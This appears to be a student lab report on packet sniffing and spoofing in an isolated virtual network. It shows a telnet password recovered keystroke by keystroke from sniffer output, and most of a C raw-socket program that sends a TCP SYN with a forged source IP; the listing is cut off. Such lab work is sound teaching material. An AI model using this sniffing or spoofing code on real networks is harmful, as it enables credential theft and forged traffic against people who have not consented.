


- After running, we first use port number `9090` and then port number `23` to establish a `TCP` connection between host A and host B.
- Below is the snip of the output. We clearly see that when we perform TCP communication using port `9090`, there is no sniffing and when we use `23`, it is being sniffed at the attacker's machine.






- Below is the Wireshark output where we see that there are 2 TCP connections established.





Task 2.1C: Sniffing Passwords.


- I developed a C file, `sniff_pass.c` that will sniff the password when somebody is using `telnet` on the network.
- We will observe the payload and analyze. Once we have something like login or password, we keep track of the payload that is being entered by the user and we will be able to sniff the password.
- Below is the code `sniff_pass.c`. We run this code on the attacker's machine and observe the output.



- As we see that the `payload` has password in it. So from there we keep track of the letters that are being entered and therefore can sniff the password of a user operating on `telnet`. The first snip is for login user and the second has the password. And the last snip shows that the connection is successfully established.


Activities
Terminal
Nov 22 19:33
seed@VM: ~/.../volumes
seed@VM: ~/.../volumes
seed@VM: ~/.../volumes
********* Telnet Packet with Payload *********
Source IP: 10.9.0.6
Destination IP: 10.9.0.5
Source Port: 23
Destination Port: 44542
Payload (1 bytes):
s
********* Telnet Packet with Payload *********
Source IP: 10.9.0.5
Destination IP: 10.9.0.6
Source Port: 44542
Destination Port: 23
Payload (1 bytes):
e
********* Telnet Packet with Payload *********
Source IP: 10.9.0.6
Destination IP: 10.9.0.5
Source Port: 23
Destination Port: 44542
Payload (1 bytes):
e
********* Telnet Packet with Payload *********
Source IP: 10.9.0.5
Destination IP: 10.9.0.6
Source Port: 44542
Destination Port: 23
Payload (1 bytes):
e
********* Telnet Packet with Payload *********
Source IP: 10.9.0.6
Destination IP: 10.9.0.5
Source Port: 23
Destination Port: 44542
Payload (1 bytes):
e
********* Telnet Packet with Payload *********
Source IP: 10.9.0.5
Destination IP: 10.9.0.6
Source Port: 44542
Destination Port: 23
Payload (1 bytes):
d
********* Telnet Packet with Payload *********
Source IP: 10.9.0.6
Destination IP: 10.9.0.5
Source Port: 23
Destination Port: 44542
Payload (1 bytes):
d
Host A (10.9.0.5): telnet 10.9.0.6
Trying 10.9.0.6...
Connected to 10.9.0.6.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
7954179f44b0 login: seed
Host B (10.9.0.6):


Activities
Terminal
Nov 22 19:33
seed@VM: ~/.../volumes
seed@VM: ~/.../volumes
seed@VM: ~/.../volumes
********* Telnet Packet with Payload *********
Source IP: 10.9.0.5
Destination IP: 10.9.0.6
Source Port: 44542
Destination Port: 23
Payload (2 bytes):
..
********* Telnet Packet with Payload *********
Source IP: 10.9.0.6
Destination IP: 10.9.0.5
Source Port: 23
Destination Port: 44542
Payload (2 bytes):
..
********* Telnet Packet with Payload *********
Source IP: 10.9.0.6
Destination IP: 10.9.0.5
Source Port: 23
Destination Port: 44542
Payload (10 bytes):
Password:
********* Telnet Packet with Payload *********
Source IP: 10.9.0.5
Destination IP: 10.9.0.6
Source Port: 44542
Destination Port: 23
Payload (1 bytes):
d
********* Telnet Packet with Payload *********
Source IP: 10.9.0.5
Destination IP: 10.9.0.6
Source Port: 44542
Destination Port: 23
Payload (1 bytes):
e
********* Telnet Packet with Payload *********
Source IP: 10.9.0.5
Destination IP: 10.9.0.6
Source Port: 44542
Destination Port: 23
Payload (1 bytes):
e
********* Telnet Packet with Payload *********
Source IP: 10.9.0.5
Destination IP: 10.9.0.6
Source Port: 44542
Destination Port: 23
Payload (1 bytes):
s
Host A (10.9.0.5): telnet 10.9.0.6
Trying 10.9.0.6...
Connected to 10.9.0.6.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
7954179f44b0 login: seed
Password:
Host B (10.9.0.6):




- After noting down, we can clearly say that the password is `dees` and this is for the login user `seed`. This way, we have sniffed the password successfully.

Task 2.2: Spoofing


Task 2.2A: Write a spoofing program


- I developed a code `test.c` that will send out a spoofed packet with a specific source and destination. In the code, source IP is `10.9.0.5` that is host B and destination IP is `10.9.0.6` which is host B. And the ports can be randomly chosen. I choose source port and `12345` and destination port as `80`.
- Below is the snip of the code.


Activities
Terminal
Nov 22 22:15
seed@VM: ~/.../volumes
seed@VM: ~/.../volumes
seed@VM: ~/.../volumes
[11/22/24]seed@VM:~/.../volumes$ cat test.c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <arpa/inet.h>
#include <netinet/ip.h>
#include <netinet/tcp.h>
#include <unistd.h>
// Pseudo header needed for TCP checksum calculation
struct pseudo_header {
u_int32_t source_address;
u_int32_t dest_address;
u_int8_t placeholder;
u_int8_t protocol;
u_int16_t tcp_length;
};
// IP Header structure
struct ipheader {
unsigned char iph_ihl : 4, iph_ver : 4; // IP header length and version
unsigned char iph_tos; // Type of service
unsigned short iph_len; // Total length
unsigned short iph_ident; // Identification
unsigned short iph_flag : 3, iph_offset : 13; // Flags and fragment offset
unsigned char iph_ttl; // Time to live
unsigned char iph_protocol; // Protocol (TCP, UDP, ICMP)
unsigned short iph_chksum; // Checksum
struct in_addr iph_sourceip; // Source IP address
struct in_addr iph_destip; // Destination IP address
};
// TCP Header structure
struct tcpheader {
unsigned short tcph_srcport;
unsigned short tcph_destport;
unsigned int tcph_seqnum;
unsigned int tcph_acknum;
unsigned char tcph_reserved : 4, tcph_offset : 4;
unsigned char tcph_flags;
unsigned short tcph_win;
unsigned short tcph_chksum;
unsigned short tcph_urgptr;
};
// Calculate the checksum for the packet headers
unsigned short checksum(void *b, int len) {
unsigned short *buf = b;
unsigned int sum = 0;
unsigned short result;
for (sum = 0; len > 1; len -= 2)
sum += *buf++;
if (len == 1)
sum += *(unsigned char *)buf;
sum = (sum >> 16) + (sum & 0xFFFF);
sum += (sum >> 16);
result = ~sum;
return result;
}
int main() {
int sd;
struct sockaddr_in sin;
char buffer[1024];
struct ipheader *iph = (struct ipheader *) buffer;
struct tcpheader *tcph = (struct tcpheader *) (buffer + sizeof(struct ipheader));
struct pseudo_header psh;
// Create a raw socket with IPPROTO_RAW to avoid OS adding IP header
sd = socket(AF_INET, SOCK_RAW, IPPROTO_RAW);
if (sd < 0) {
perror("Socket creation failed");
exit(-1);
}
// Destination details
sin.sin_family = AF_INET;
sin.sin_port = htons(80); // Target port (HTTP)
sin.sin_addr.s_addr = inet_addr("10.9.0.6"); // Target IP address (spoofed destination)
// Construct the IP header
iph->iph_ver = 4;
iph->iph_ihl = 5; // Header length (5 words, 20 bytes)
iph->iph_tos = 0; // Type of service
iph->iph_len = sizeof(struct ipheader) + sizeof(struct tcpheader); // Total packet size
iph->iph_ident = htons(54321); // Identifier
iph->iph_flag = 0;
iph->iph_offset = 0;
iph->iph_ttl = 255; // TTL
iph->iph_protocol = IPPROTO_TCP; // Protocol (TCP)
iph->iph_chksum = 0; // Initially set to 0 for checksum calculation
iph->iph_sourceip.s_addr = inet_addr("10.9.0.5"); // Spoofed source IP
iph->iph_destip.s_addr = sin.sin_addr.s_addr; // Target destination IP
// IP checksum
iph->iph_chksum = checksum((unsigned short *)buffer, iph->iph_len);
// Construct the TCP header
tcph->tcph_srcport = htons(12345); // Source port (random)
tcph->tcph_destport = htons(80); // Destination port (HTTP)
tcph->tcph_seqnum = 0;
tcph->tcph_acknum = 0;
tcph->tcph_reserved = 0;
tcph->tcph_offset = 5; // Data offset (5 words, 20 bytes)
tcph->tcph_flags = 0x02; // SYN flag
tcph->tcph_win = htons(5840); // Window size
tcph->tcph_chksum = 0; // Initially set to 0 for checksum calculation
tcph->tcph_urgptr = 0;
// Pseudo header needed for checksum calculation
File Machine View Input Devices Help

```
    psh.source_address = inet_addr("10.9.0.5");  // Spoofed source IP
    psh.dest_address = sin.sin_addr.s_addr;  // Target IP
    psh.placeholder = 0;
    psh.protocol = IPPROTO_TCP;  // TCP protocol
    psh.tcp_length = htons(sizeof(struct tcpheader));

    // Allocate space for the pseudo header and TCP header
    int psize = sizeof(struct pseudo_header) + sizeof(struct tcpheader);
    char *pseudogram = malloc(psize);

